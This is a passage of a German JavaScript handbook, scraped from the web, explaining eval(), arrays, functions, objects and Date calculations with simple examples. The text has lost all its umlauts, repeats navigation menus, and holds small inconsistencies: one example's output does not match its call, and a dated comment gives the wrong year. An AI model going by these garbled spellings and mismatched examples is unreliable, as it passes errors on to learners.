Steht in der Variablen `m` beispielsweise der Wert `3`, so wrde der `eval()`-Befehl nach dem Einsetzen der Variablen folgendermaen aussehen:

```
eval("document.write(monat3)");
```

Und das ist genau das, was wir erreichen wollten: Der Wert der Variablen `monat3` soll ausgegeben werden.

Wenn in der Anweisung, die als Parameter an `eval()` bergeben wird, Anfhrungszeichen vorkommen, mssen Sie die herkmmlichen Regeln beachten, also entweder andere Anfhrungszeichen verwenden oder Anfhrungszeichen mit einem Backslash entwerten. Oft ist es jedoch sinnvoll, den Aufruf von `eval()` mglichst weit innen zu platzieren.

```
document.write("Der Monatsname lautet "+eval("monat" + m));
```

top

4.5.2 Arrays ▲

Die obige Vorgehensweise funktioniert zwar tadellos, ist aber kompliziert, und auch hier werden die Befehle schnell unbersichtlich. In der Praxis werden zumeist so genannte Arrays verwendet. Das sind Variablencontainer, die mehrere Variablen enthalten knnen. Auf eine einzelne Variable im Container greift man ber den Variablennamen und eine Nummer zu. Die Nummer nennt man auch **Index**. Standardmig wird ein Array in JavaScript folgendermaen definiert:

```
var a = new Array();
a[1] = "Januar";
a[2] = "Februar";
//usw.
```

Mit der ersten Zeile, `var a = new Array()`, wird eine Array-

Variable deklariert. Sie knnen auch Parameter angeben:

- Mit einem Parameter geben Sie an, wie viele Array-Elemente zunchst vorgesehen sind. (JavaScript erlaubt es aber, Arrays je nach Bedarf kleiner oder grer zu machen.)
- Mit mehreren Parametern geben Sie Werte an, die standardmig im Array liegen sollen: `var a = new Array ("Januar", "Februar", "Mrz");`

Der Index, ber den auf ein Array-Element zugegriffen wird, steht in eckigen Klammern. JavaScript-Arrays beginnen, wie in vielen anderen Programmiersprachen und in Java brigens auch, mit 0. Mit obigem Aufruf wrde also `a[2]` auf `Mrz` gesetzt. Sie mssten die Anweisung folgendermaen modifizieren, damit `a[3]` den Wert `"Mrz"` enthlt:

```
var a = new Array("", "Januar", "Februar", "Mrz");
```

Eine ganz besondere Kurzform fr Arrays gibt es auch − eckige Klammern:

```
var a = ["Januar", "Februar", "Mrz"];
```

Sie geben also nur die eckigen Klammern und die Werte an − das spart immerhin ein paar Zeichen. In Kapitel 18 werden Sie diese Kurzform wiederfinden, unter dem Namen JSON.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web

JavaScript und AJAX

von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 4 Programmieren mit JavaScript
- **4.1 Variablen**
  - **4.1.1 Namensgebung**
  - **4.1.2 Numerische Variablen**
  - **4.1.3 Zeichenketten**
  - **4.1.4 Boolesche Variablen**
  - **4.1.5 Variablendeklaration**
- **4.2 Operatoren**
  - **4.2.1 Arithmetische Operatoren**
  - **4.2.2 Boolesche Operatoren**
  - **4.2.3 String-Operatoren**
  - **4.2.4 Umwandlung zwischen den Variablentypen**
- **4.3 Kontrollstrukturen: Schleifen**
  - **4.3.1 For-Schleifen**
  - **4.3.2 Do-while-Schleife**
  - **4.3.3 While-Schleife**
  - **4.3.4 For-in-Schleife**
  - **4.3.5 Schleifensteuerung**
- **4.4 Kontrollstrukturen: Fallunterscheidung**
  - **4.4.1 If-Anweisung**
  - **4.4.2 Switch-Anweisung**
  - **4.4.3 Try**
- **4.5 Datenspeicherung**
  - **4.5.1 Die eval()-Funktion**
  - **4.5.2 Arrays**
- **4.6 Funktionen**
- **4.7 Objekte**

top

4.6 Funktionen

In diesem Kapitel wird `document.write()` ziemlich oft eingesetzt. Oft enthlt die auszugebende Zeichenkette noch HTML-Tags. Bei manchen davon (etwa `<script>`) kommen einige Browser durcheinander. Abhilfe schaffen Sie hier, indem Sie nicht das gesamte Tag verwenden, sondern zumindest die spitzen Klammern als einzelne Zeichenketten behandeln und diese dann mit dem Plus-Operator verketten (hier vereinfacht am Beispiel des `<p>`-Tags):

```
document.write("<"+"p"+">" + "Galileo Press" + "<"+"/p"+">")
```

Bei vielen Anweisungen ist das recht aufwndig; vor allem die Tipparbeit verlangt viel Zeit und Konzentration. Hier (und noch in vielen anderen Situationen) kann man sich mit **Funktionen** behelfen. Unter einer Funktion versteht man einen Programmblock, der nicht sofort ausgefhrt wird, aber explizit auf- bzw. abgerufen werden kann. So eine Funktion fhrt entweder ein paar Befehle aus (dann nennt man sie mitunter auch eine Prozedur), oder es wird ein Wert zurckgegeben. Eine Prozedur ist mit `document.write()` vergleichbar, whrend eine Funktion beispielsweise `Zeichenkette.length` entspricht.

Eine Funktion hat folgende Syntax:

```
function Funktionsname(Parameter1, Parameter2) {
   //Programmblock
   return Wert;
}
```

Die Anzahl der Parameter ist beliebig. Es kann auch kein Parameter verwendet werden (dann ist die Klammer leer). Innerhalb der Funktion knnen die Parameter dann unter dem Namen angesprochen werden, unter dem sie im Funktionskopf eingefhrt wurden.

Die Zeile mit dem `return` ist optional. Der Befehl `return` sorgt dafr, dass die Funktion sofort verlassen wird (wie `break`). Wird hinter dem `return` ein Wert angegeben, so ist dieser der Rckgabewert der Funktion.

TippAus optischen Grnden sollten Sie sich bemhen, `return` durchgngig zu verwenden (wenn Sie es denn einsetzen). Tritt also in einem Zweig einer `if`-Abfrage eine `return`-Anweisung auf, sollten mglichst auch alle anderen Zweige mit `return` verlassen werden:

```
function Funktionsname(Parameter1, Parameter2) {
   if (variable == "irgendetwas") {
      return true;
```

```
   } else {
      return false;
   }
}
```

Im Gegensatz zu manchen anderen Programmiersprachen muss die Funktion nicht vor ihrem ersten Aufruf deklariert werden. Erkennt der JavaScript-Interpreter, dass ein Funktionsaufruf vorliegt, so wird das Dokument nach einer Funktion dieses Namens durchsucht.

Diese theoretische Einleitung soll anhand von praktischen Beispielen verdeutlicht werden. Prinzipiell geht es darum, dass an eine Funktion der Name eines Tags bergeben wird (beispielsweise `"p"` oder `"span"`) und die Funktion dann entweder das Tag ausgibt (mit den dazugehrigen spitzen Klammern) oder das Tag als Zeichenkette zurckgibt. Somit wird auch das oben genannte Problem mit den spitzen Klammern gelst.

Die erste Variante gibt das entsprechende Tag direkt mittels `document .write()` aus:

```
function tag_ausgeben(s) {
   document.write("<" + s + ">");
}
//Test-Aufruf
tag_ausgeben("p");
document.write("Galileo Press");
tag_ausgeben("/p");
```

In der zweiten Variante wird der `return`-Befehl verwendet. Die Funktion gibt also nichts direkt aus, sondern liefert einen Wert zurck, der dann im eigentlichen Programm weiterverwendet werden kann.

```
function tag(s) {
   return "<" + s + ">";
}
document.write(tag("p") + "Galileo Press" + tag("/p"));
```

Es sind noch zwei Flle mglich:

- Es werden weniger Parameter bergeben, als im Funktionsrumpf angegeben sind.
- Es werden mehr Parameter bergeben, als im Funktionsrumpf angegeben sind.

Der erste Fall lsst sich recht schnell abhandeln. In diesem Fall hat der entsprechende Parameter den Wert `null`. Die Funktion `tag()` kann also erweitert werden, so dass eine leere Zeichenkette zurckgegeben wird, wenn kein Parameter bergeben worden ist:

```
function tag(s) {
   if (s == null) {
```

```
      return "";
   } else {
      return "<" + s + ">";
   }
}
```

Der zweite Fall ist nicht ganz so einfach. Die gute Nachricht vorweg: Alle Parameter, die an eine Funktion bergeben werden, sind in einem Array gespeichert. Es ist jedoch noch nicht offensichtlich, wie auf dieses Array zugegriffen werden kann. Der entsprechende Bezeichner heit `Funktionsname.arguments` – und hier sehen Sie direkt, dass Sie keine reservierten Begriffe (etwa `document`, `write` etc.) als JavaScript-Funktionsnamen verwenden drfen.

Die folgende Funktion gibt gleich eine ganze Liste von Tags aus. In einer `for`-Schleife wird das Array `arguments` durchlaufen, und alle Werte werden mit spitzen Klammern ausgegeben. Wie bereits oben angemerkt wurde, kann mit `Arrayname.length` die Anzahl der Elemente des Arrays bestimmt werden; in obigem Fall also `Funktionsname.arguments. length`!

```
function tag() {
   var returnstring = "";
   for (var i=0; i<tag.arguments.length; i++) {
      returnstring += "<" + tag.arguments[i] + ">";
   }
   return returnstring;
}
```

Der Aufruf

```
tag("p id='p1'", "span style='color: black;'", "b")
```

wrde also folgende Zeichenkette als Ergebnis erhalten:

```
"<p id='1'><span style='color: black;'><b>"
```

Natrlich gibt es sinnvollere Einsatzgebiete fr eine Funktion, als Workarounds fr Browser-Bugs bereitzustellen. Kommen wir noch einmal zu Schleifen zurck. Es war ja immer etwas umstndlich, ein Zeichen durch ein anderes auszutauschen. Mit einer Funktion kann man das Ganze etwas bersichtlicher gestalten:

```
function ersetzeZeichen(Zeichenkette, Position, Neu) {
   //Zeichenkette ist die betrachtete Zeichenkette.
   //Position ist die Position des Zeichens, das ersetzt
   //wird.
   //Neu ist das neue Zeichen.
   var neueZ = Zeichenkette.substring(0, Position);
   neueZ += Neu;
   neueZ += Zeichenkette.substring(Position+1,
      Zeichenkette.length);
   return neueZ;
}
```

Bei der Wahl der Variablennamen muss man Vorsicht walten lassen. Existiert die Variable auch auerhalb der Funktion, so wird

keine neue Variable erzeugt, sondern auf die alte Variable zugegriffen. Umgekehrt kann man auf Variablen, die nur innerhalb einer Funktion auftreten, nicht von auen zugreifen. Man unterscheidet hier **globale** (auerhalb und innerhalb einer Funktion gltige) und **lokale** (nur innerhalb von Funktionen gltige) Variablen. Will man innerhalb einer Funktion eine lokale Variable erzeugen, deren Name schon an eine globale Variable vergeben ist, muss man der ersten Verwendung ein `var` voranstellen.

Folgendes Beispiel verdeutlicht das eben Gesagte:

```
var a=0;
var b=0;
function test() {
   a++;  //Zugriff auf globale Variable a
   var b=1;  //Neue lokale Variable. Sie
             //hat mit der globalen Variablen b nichts
             //zu tun
   var c=0;  //Neue lokale Variable
}
```

Funktionen knnen auch wie folgt definiert werden:

```
var ersetzeZeichen = function(Zeichenkette, Position, Neu) {
   var neueZ = Zeichenkette.substring(0, Position);
   neueZ += Neu;
   neueZ += Zeichenkette.substring(Position+1,
      Zeichenkette.length);
   return neueZ;
}
```

Danach knnen Sie die Funktion wie gehabt mit `ersetzeZeichen()` verwenden. Man spricht hier auch von **anonymen Funktionen**, denn nach `function` folgt kein Funktionsname. Spter in diesem Buch werden Sie anonyme Funktionen das ein oder andere Mal einsetzen. Sie werden aber im weiteren Verlauf dieses Buches viele Anwendungsmglichkeiten fr Funktionen vorfinden; da wir erst am Anfang unserer JavaScript-Knste stehen, sind die Beispiele in diesem Kapitel besonders einfach gehalten.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 4 Programmieren mit JavaScript**
  - **4.1 Variablen**
    - **4.1.1 Namensgebung**
    - **4.1.2 Numerische Variablen**
    - **4.1.3 Zeichenketten**
    - **4.1.4 Boolesche Variablen**
    - **4.1.5 Variablendeklaration**
  - **4.2 Operatoren**
    - **4.2.1 Arithmetische Operatoren**
    - **4.2.2 Boolesche Operatoren**
    - **4.2.3 String-Operatoren**
    - **4.2.4 Umwandlung zwischen den Variablentypen**
  - **4.3 Kontrollstrukturen: Schleifen**
    - **4.3.1 For-Schleifen**
    - **4.3.2 Do-while-Schleife**
    - **4.3.3 While-Schleife**
    - **4.3.4 For-in-Schleife**
    - **4.3.5 Schleifensteuerung**

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

- 4.4 Kontrollstrukturen: Fallunterscheidung
  - 4.4.1 If-Anweisung
  - 4.4.2 Switch-Anweisung
  - 4.4.3 Try
- 4.5 Datenspeicherung
  - 4.5.1 Die eval()-Funktion
  - 4.5.2 Arrays
- 4.6 Funktionen
- 4.7 Objekte

top

4.7 Objekte

JavaScript gehrt zu den so genannten objektorientierten Programmiersprachen (oder, um genauer zu sein, zu den objektbasierten Sprachen). Das Konzept der objektorientierten Programmierung (OOP) wird im Folgenden sehr stark vereinfacht erklrt. Der interessierte oder vorgebildete Leser mge diese Vereinfachung verzeihen, aber fr das Verstndnis von JavaScript ist nur ein gewisser berblick ber das Konzept der Objektorientierung in JavaScript ntig.

In JavaScript ist (mit Ausnahme der Variablen) alles, worauf man zugreift, ein Objekt. Ein Objekt ist der Versuch, die reale Welt in eine Programmiersprachenumgebung abzubilden. Ein Standardbeispiel fr Objekte ist etwa ein Auto. Das Auto an sich (als abstrakter Begriff) kann als Objekt angesehen werden, ein einzelnes Auto wird als **Instanz** des Objekts `Auto` bezeichnet. Sie haben so etwas in diesem Kapitel schon einmal gesehen – `Array` ist so ein Objekt, und mit `new Array()` wird eine Instanz des Array-Objekts, also ein konkretes Array erzeugt.

Ein Auto, oder ein Objekt im Allgemeinen, wird durch gewisse Parameter spezifiziert. Bei diesen unterscheidet man Methoden und Eigenschaften:

- Eine **Eigenschaft** kann als Variable angesehen werden, also als ein Wert, der fest mit dem Objekt verbunden ist und gelesen und geschrieben (gesetzt) werden kann. Bei einem Auto ist das beispielsweise die aktuelle Geschwindigkeit oder die aktuelle Menge Benzin im Tank. Eine Eigenschaft kann mit einem Funktionsaufruf verglichen werden, der immer einen Wert zurckgibt.
- Eine **Methode** ist eine Funktion, die ebenfalls fest mit dem Objekt verbunden ist. Im Gegensatz zur Eigenschaft wird hier aber nicht immer ein Wert zurckgegeben. Um auf das Auto-Beispiel zurckzukommen: Eine mgliche Methode wre eine Methode `vollbremsung()`, die die (Eigenschaft) `Geschwindigkeit` abrupt auf `0` setzt. Eine andere Mglichkeit wre eine Methode `beschleunigen()`; je nach Definition knnte man als Parameter angeben, auf welche Geschwindigkeit oder um wie viel Stundenkilometer die Geschwindigkeit erhht werden soll. An der Schreibweise sieht man schon eine verwendete Konvention: Methoden werden immer durch nachgestellte Klammern gekennzeichnet. Dies soll verdeutlichen, dass es sich hier nicht um eine Eigenschaft, sondern um einen echten Funktionsaufruf handelt.

Wie Sie vielleicht schon bei den vorherigen Beispielen in diesem Kapitel gesehen haben, ruft man eine Eigenschaft oder eine Methode auf, indem man den Namen des entsprechenden Objekts nimmt und den Namen der Methode oder Eigenschaft mit einem Punkt anhngt. Methoden werden dabei immer mit Klammern geschrieben; sollen keine Parameter bergeben werden, so werden leere Klammern verwendet. Bei Eigenschaften werden keine Parameter bergeben. Um auf die vorherigen Beispiele zurckzukommen: `document.write()` ist eine Methode des `document`-Objekts, `Arrayname.length` ist eine Eigenschaft des Array-Objekts (wobei `Arrayname` dann eine Instanz des Array-Objekts wre).

In den folgenden Kapiteln werden Sie nach und nach alle JavaScript-Objekte kennen lernen. Einige davon, wie beispielsweise das Array-Objekt, erleichtern die Programmierung, haben aber mit Webseiten nichts zu tun. Man kann von diesen Objekten Instanzen erzeugen und diese dann verwenden. Andere Objekte wiederum, wie beispielsweise die Objekte `window`, `document` oder `location`, haben dagegen direkt etwas mit der entsprechenden Webseite zu tun und enthalten beispielsweise Informationen ber die URL der aktuellen Seite oder die Anzahl der Links im HTML-Dokument. In den nchsten Kapiteln werden diese Objekte an

praxisnahen Beispielen vorgestellt.

Wenn Sie eigene Objekte erstellen mchten, sollten Sie Kapitel 13 lesen, dort wird dies an einem Beispiel durchexerziert. Im Praxiseinsatz werden Sie − vor allem bei Standardaufgaben − eher selten selbst Objekte erstellen, aber bei greren Projekten ist das mitunter sehr ntzlich.

---

[1]Siehe Beispiel: 7 Modulo 4 liefert 3, weil 7 bei der Division durch 4 den Rest 3 lsst. Analog ist beispielsweise 11 Modulo 4 auch 3. Das ist gleichzeitig auch ein Nachteil − bei obigem Code werden fr jeden Wert von `monat` zwlf berprfungen durchgefhrt.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation
32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web

JavaScript und AJAX von Christian Wenz
Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

Kapitel 5 Datum
- 5.1 Tagesdatum
- 5.2 Y2K
- 5.3 Mit Daten rechnen
- 5.4 Lokales Datumsformat

Ein Jubilum ist ein Datum, an dem eine Null fr eine Null von mehreren Nullen geehrt wird. – Sir Peter Ustinov

Kapitel 5 Datum

JavaScript wird hufig dazu verwendet, Datumsinformationen auszugeben. Dafr gibt es ein eigenes Objekt: `Date`.

Bei dem `Date`-Objekt handelt es sich um ein Objekt, von dem man eine Instanz erzeugen kann, und zwar – analog zu Arrays – folgendermaen:

```
var d = new Date();
```

Die Variable `d` ist jetzt eine Datumsvariable. Sie enthlt das aktuelle Datum (inklusive Uhrzeit) auf dem lokalen Rechner (nicht auf dem Server), und zwar das Datum zu dem Zeitpunkt, zu dem die Instanz erzeugt worden ist. Wenn also nach der Generierung der Variablen `d` eine lange Schleife folgt, die mehrere Sekunden dauert, ndert `d` seinen Wert nicht.

Bei der Erzeugung der Instanz kann man die Datumsvariable auch direkt mit (anderen) Werten belegen. Dazu gibt es zwei Mglichkeiten:

```
var d = new Date(Jahr, Monat, Tag);
```

bzw.

```
var d = new Date(Jahr, Monat, Tag, Stunde, Minute, Sekunde);
```

Beachten Sie dazu unbedingt die unten stehenden Hinweise, insbesondere die fr den Monatswert!

Man kann mit geeigneten Methoden den Wert der Variablen `d` ndern, beispielsweise `Tag`, `Monat` und `Jahr`. Natrlich hat das berhaupt keine Auswirkung auf die Systemzeit des Clients oder des Servers, das wre ja aus Sicherheitsgrnden vlliger Wahnsinn: Lediglich der Wert der Variablen ndert sich.

Zu den Standardanwendungen des `Date`-Objekts gehren die Anzeige des aktuellen Datums sowie die Berechnung, wie viel Zeit zwischen zwei Daten liegt. Im Folgenden sollen diese beiden Mglichkeiten anhand von Beispielen erlutert werden.

top

5.1 Tagesdatum

Hat man erst einmal eine Instanz des `Date`-Objekts erzeugt, kann man das genaue Datum mit entsprechenden Methoden abfragen. Wie unter UNIX generell blich, speicherte JavaScript 1.0 jedes Datum als die Anzahl der Millisekunden seit dem 1. Januar 1970; in neueren Versionen ist das nicht mehr so. Da es ein wenig aufwndig wre, aus diesem Wert die interessanteren Daten wie etwa die Jahreszahl herauszufinden, gibt es hierfr vorgefertigte Methoden. Eine komplette Liste befindet sich in der Referenz, in der folgenden Tabelle finden Sie lediglich die wichtigsten Methoden.

Tabelle 5.1 Die wichtigsten Methoden des Date-Objekts

	Aktueller Tag der Datumsvariablen (1...31)
	Aktueller Monat der Datumsvariablen **minus eins** (0...11)
	Aktuelles Jahr der Datumsvariablen; fr den Wertebereich siehe den Abschnitt Y2K
	Aktuelle Stunde der Datumsvariablen (0...23)
	Aktuelle Minute der Datumsvariablen (0...59)
	Aktuelle Sekunde der Datumsvariablen (0...59)
	Aktuelle Millisekunden der Datumsvariablen (0...999)

Hiermit ist es recht einfach, das aktuelle Datum auszugeben. Will man auf Monatsnamen nicht verzichten, muss man diese wieder in einem Array speichern:

```
<html>
<head>
<title>Tagesdatum</title>
<script type="text/javascript"><!--
var monatsnamen = new Array(12);
monatsnamen[0] = "Januar"; monatsnamen[1]="Februar";
monatsnamen[2] = "Mrz"; monatsnamen[3]="April";
monatsnamen[4] = "Mai"; monatsnamen[5]="Juni";
monatsnamen[6] = "Juli"; monatsnamen[7]="August";
monatsnamen[8] = "September"; monatsnamen[9]="Oktober";
monatsnamen[10] = "November";
monatsnamen[11]="Dezember";

function tagesdatum() {
   var d = new Date();
   var datumsstring = d.getDate();
   datumsstring += "." + monatsnamen[d.getMonth()];
   datumsstring += "." + d.getYear();
   document.write(datumsstring);
}
//--></script>
</head>
<body>
<h1>Tagesdatum</h1>
Guten Tag, heute ist der
<script type="text/javascript"><!--
   tagesdatum();
//--></script>
!
</body>
</html>
```

Wenn Sie sich ber die Ausgabe des Skripts etwas wundern (in Hinblick auf die Jahreszahl), dann lesen Sie weiter!

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- **Kapitel 5 Datum**
  - **5.1 Tagesdatum**
  - **5.2 Y2K**
  - **5.3 Mit Daten rechnen**
  - **5.4 Lokales Datumsformat**

top

5.2 Y2K

Auch JavaScript war von dem legendren Jahr-2000-(Y2K-)Problem betroffen, allerdings ist das hier nicht so schlimm wie in weiten Teilen der Wirtschaft. Probleme bereiten hier (natrlich) wieder Browser von anno Tobak. Die Krux liegt in der Methode `getYear()`.

Je nach Browser werden manche Jahre anders interpretiert. Die folgende Tabelle zeigt auf, welche Rckgabewerte die verschiedenen JavaScript-Versionen bei den jeweiligen Zeitrumen vorschreiben. Dabei bedeutet volle Jahreszahl eine vierstellige Jahreszahl (auer natrlich bei Jahreszahlen vor 1000); kurze Jahreszahl bedeutet eine zweistellige Jahreszahl im 20. Jahrhundert, also etwa 99 statt 1999.

32 Warenkorb
33 JavaScript-Bibliotheken
34 Referenz
35 Quellen im Web
36 Die Zukunft von JavaScript
Index

Download:
- ZIP, ca. 9,2 MB
Buch bestellen
Ihre Meinung?

Tabelle 5.2 Die Behandlung von Jahreszahlen in den verschiedenen JavaScript-Versionen

<1970	Nicht untersttzt	Volle Jahreszahl	Jahreszahl minus 1900 (1800 wird durch −100 dargestellt)
1970...1999	Jahreszahl minus 1900	Kurze Jahreszahl	Jahreszahl minus 1900
2000	Jahreszahl minus 1900	Volle Jahreszahl	Jahreszahl minus 1900

In der Praxis ist das nicht viel wert, weil beispielsweise der Internet Explorer 5/6 sich nicht an die Vorgaben hlt und im Jahr 2002 als Jahreszahl auch tatschlich 2002 zurckgibt (und nicht etwa 102). Die vorherige Tabelle wirkt zudem etwas einschchternd. Ist es etwa ntig, mhsam eine Fallunterscheidung nach JavaScript-Versionen durchzufhren?

In der Praxis gibt es glcklicherweise einen relativ einfachen Ausweg. blicherweise liegen alle verwendeten Daten im Bereich von 1970 bis ins 21. Jahrhundert hinein. Eine Jahreszahl kleiner als 200 ist also um 1900 zu niedrig; andere Jahreszahlen sind − nehmen wir einfach einmal an − korrekt. Man kann also eine Funktion schreiben, die das Y2K-sichere Jahr zurckgibt:

```
function getYearY2K(d) {
   var y = d.getYear();
   if (y < 200) {
      return y + 1900;
   } else {
      return y;
   }
}
```

Ab JavaScript 1.3 (also in allen aktuellen Browsern) gibt es eine Methode `getFullYear()`, die grundstzlich kein verkrztes Datum zurckgibt, sondern stets die volle Jahreszahl. Alle Browser, die heute eine messbare Verbreitung haben, sollten diese Methode untersttzen. Eine Alternative besteht darin, ein eigenes Datumsobjekt zu schreiben; das ntige Rstwerkzeug bekommen Sie in Kapitel 13.

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
11 Grafiken
12 Cookies
13 Objekte und Arrays
14 Ereignisbehandlung
15 Fehlerbehandlung
16 DOM
17 DHTML und CSS
18 AJAX
19 XML
20 Web Services
21 AJAX-Frameworks
22 Plugins
23 Multimedia
24 Java
25 Serverseitige Technologien
26 JavaScript goes .NET
27 Code schtzen
28 Top Secret: Passwortschutz
29 Signierte Skripte
30 JavaScript und Sicherheit
31 Navigation

JavaScript und AJAX von Christian Wenz

Das umfassende Handbuch



JavaScript und AJAX
839 S., mit DVD, 39,90 Euro
Galileo Computing
ISBN 3-89842-859-1

- Kapitel 5 Datum
  - 5.1 Tagesdatum
  - 5.2 Y2K
  - 5.3 Mit Daten rechnen
  - 5.4 Lokales Datumsformat

top

5.3 Mit Daten rechnen

In JavaScript Version 1.0 wurden Datumswerte intern als die Anzahl der seit dem 1. Januar 1970 verstrichenen Millisekunden gespeichert. Diese auf den ersten Blick merkwrdig anmutende Vorgehensweise bietet einen groen Vorteil: Dadurch werden Rechenoperationen ermglicht, die ansonsten nur sehr schwer und kompliziert zu implementieren gewesen wren.

Die Hauptanwendung ist hier die Berechnung der Differenz zweier Datumswerte. Wie viele Tage oder Stunden dauert es noch bis zum 1. 1. 2008? Wie viele Tage bin ich alt? Um wie viele Stunden ist mein Bruder/meine Schwester/mein Hund lter bzw. jnger?

32 Warenkorb

33 JavaScript-Bibliotheken

34 Referenz

35 Quellen im Web

36 Die Zukunft von JavaScript

Index

Download:
- ZIP, ca. 9,2 MB

Buch bestellen


Ihre Meinung?

Sie nutzen dazu die Methode `getTime()` und ganz wenig Mathematik. Die Methode `getTime()` gibt die Zeit in der Datumsvariablen im Format Millisekunden seit dem 1. 1. 1970 zurck. Wenn zwei Datumsvariablen vorliegen, deren zeitliche Differenz berechnet werden muss, so kann der Millisekundenwert beider Variablen voneinander abgezogen werden, und man hat das Ergebnis. Dieses liegt dann zwar in Millisekunden vor, aber die Umrechnung in handlichere Werte ist recht einfach. Eine Division durch 1000 ergibt Sekunden (eine Sekunde dauert 1000 Millisekunden); durch 1000 60 ergibt die Minuten (analog: 60 Sekunden sind eine Minute) und so fort. Die Division durch 1000 60 60 24 gibt die Zeit in Tagen an.

Noch wissen Sie nicht, wie man Benutzereingaben mit JavaScript abfngt; aus diesem Grund muss im folgenden Beispiel zum Testen an einer Variablen herumgeschraubt werden. Das Beispiel mit den Geburtsdaten ist heikel, wenn man vor dem 1. Januar 1970 geboren ist (aus Grnden der Abwrtskompatibilitt), daher berechnen wir nun die zeitliche Differenz des Datums der Wiedervereinigung zum letzten echten Jahrtausendwechsel, also dem 1. 1. 2001:

```
<html>
<head>
<title>Jahrtausendwechsel</title>
<script type="text/javascript"><!--
var d = new Date(89, 9, 3);  //3.10.1989
var d2 = new Date(2001, 0, 1);  //1.1.2001
function differenz() {
   var dtime = d.getTime();
   var d2time = d2.getTime();
   var diff = d2time – dtime;
   var diffstring = (diff/1000) + " Sekunden";
   diffstring += " oder " + (diff/(1000*60)) +
   " Minuten";
   diffstring += " oder " + (diff/(1000*60*60)) +
   " Stunden";
   diffstring += " oder " + (diff/(1000*60*60*24)) +
   " Tage";
   document.write("Zeitunterschied: " + diffstring);
}
//--></script>
</head>
<body>
<h1>Zeitunterschied</h1>

<script type="text/javascript"><!--
   differenz();
//--></script>
</body>
</html>
```



Hier klicken, um das Bild zu Vergrern

Abbildung 5.1 Mit Daten rechnen: Ein Zeitunterschied

<<zurck **<top>** **vor>>**

Inhaltsverzeichnis

1 Einleitung
2 Webbrowser
3 JavaScript einbauen
4 Programmieren mit JavaScript
5 Datum
6 Zufall
7 Browserinformationen
8 Fenster
9 Formulare
10 Frames und Iframes
